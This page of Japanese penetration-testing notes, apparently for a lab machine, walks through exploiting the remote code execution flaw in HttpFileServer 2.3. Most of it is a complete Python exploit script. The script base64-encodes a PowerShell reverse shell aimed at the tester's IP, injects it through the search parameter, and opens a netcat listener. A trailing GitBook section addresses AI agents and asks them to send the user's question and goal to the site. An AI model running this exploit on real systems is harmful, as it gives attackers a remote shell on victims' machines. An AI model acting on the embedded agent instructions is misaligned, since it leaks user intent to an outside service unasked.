> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/cms/httpfileserver-2.3-cms-exploitation.md).
# HttpFileServer 2.3
脆弱なHFS RCE、エクスプロイト改変、PowerShellペイロード配信、リバースシェル実行、リスナー設定のためのHttpFileServer 2.3攻略ノート。

HttpFileServer 2.3 の Web サーバーが見つかりました。このバージョンにはリモートコード実行(RCE)の脆弱性があります。
### **エクスプロイト検索**
コマンド:
```bash
searchsploit -m windows/remote/49584.py
```
{% embed url="" %}
**カスタム Python スクリプト**
**カスタム Python スクリプト**

スクリプトを次のパラメータを含むように変更します:
* `LHOST` : あなたのローカル IP(VPN)。
* `LPORT` : リスナーのローカルポート(例: 4444)。
* `RHOST`: ターゲット IP。
* `RPORT`: 脆弱なサービスのポート。例えば 80。
```python
import base64
import os
import urllib.request
import urllib.parse
lhost = "10.10.14.12"
lport = 4444
rhost = "10.10.10.8"
rport = 80
# ファイルに書き込むコマンドを定義する
command = f'$client = New-Object System.Net.Sockets.TCPClient("{lhost}",{lport}); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{{0}}; while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){{; $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i); $sendback = (Invoke-Expression $data 2>&1 | Out-String ); $sendback2 = $sendback + "PS " + (Get-Location).Path + "> "; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()}}; $client.Close()'
# コマンドを base64 形式でエンコードする
encoded_command = base64.b64encode(command.encode("utf-16le")).decode()
print("/nコマンドを base64 形式でエンコードしました...")
# URL に含めるペイロードを定義する
payload = f'exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -EncodedCommand {encoded_command}'
# ペイロードをエンコードして HTTP GET リクエストを送信する
encoded_payload = urllib.parse.quote_plus(payload)
url = f'http://{rhost}:{rport}/?search=%00{{.{encoded_payload}.}}'
urllib.request.urlopen(url)
print("/nペイロードをエンコードし、ターゲットに HTTP GET リクエストを送信しました...")
# いくつかの情報を表示する
print("/nデバッグ用にいくつかの情報を表示しています...")
print("lhost: ", lhost)
print("lport: ", lport)
print("rhost: ", rhost)
print("rport: ", rport)
print("payload: ", payload)
# 接続を待機する
print("/n接続を待機しています...")
os.system(f'nc -nlvp {lport}')
```
自分のマシンをリスナーとして設定してください:
```bash
rlwrap nc -nlvp 4444
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/cms/httpfileserver-2.3-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)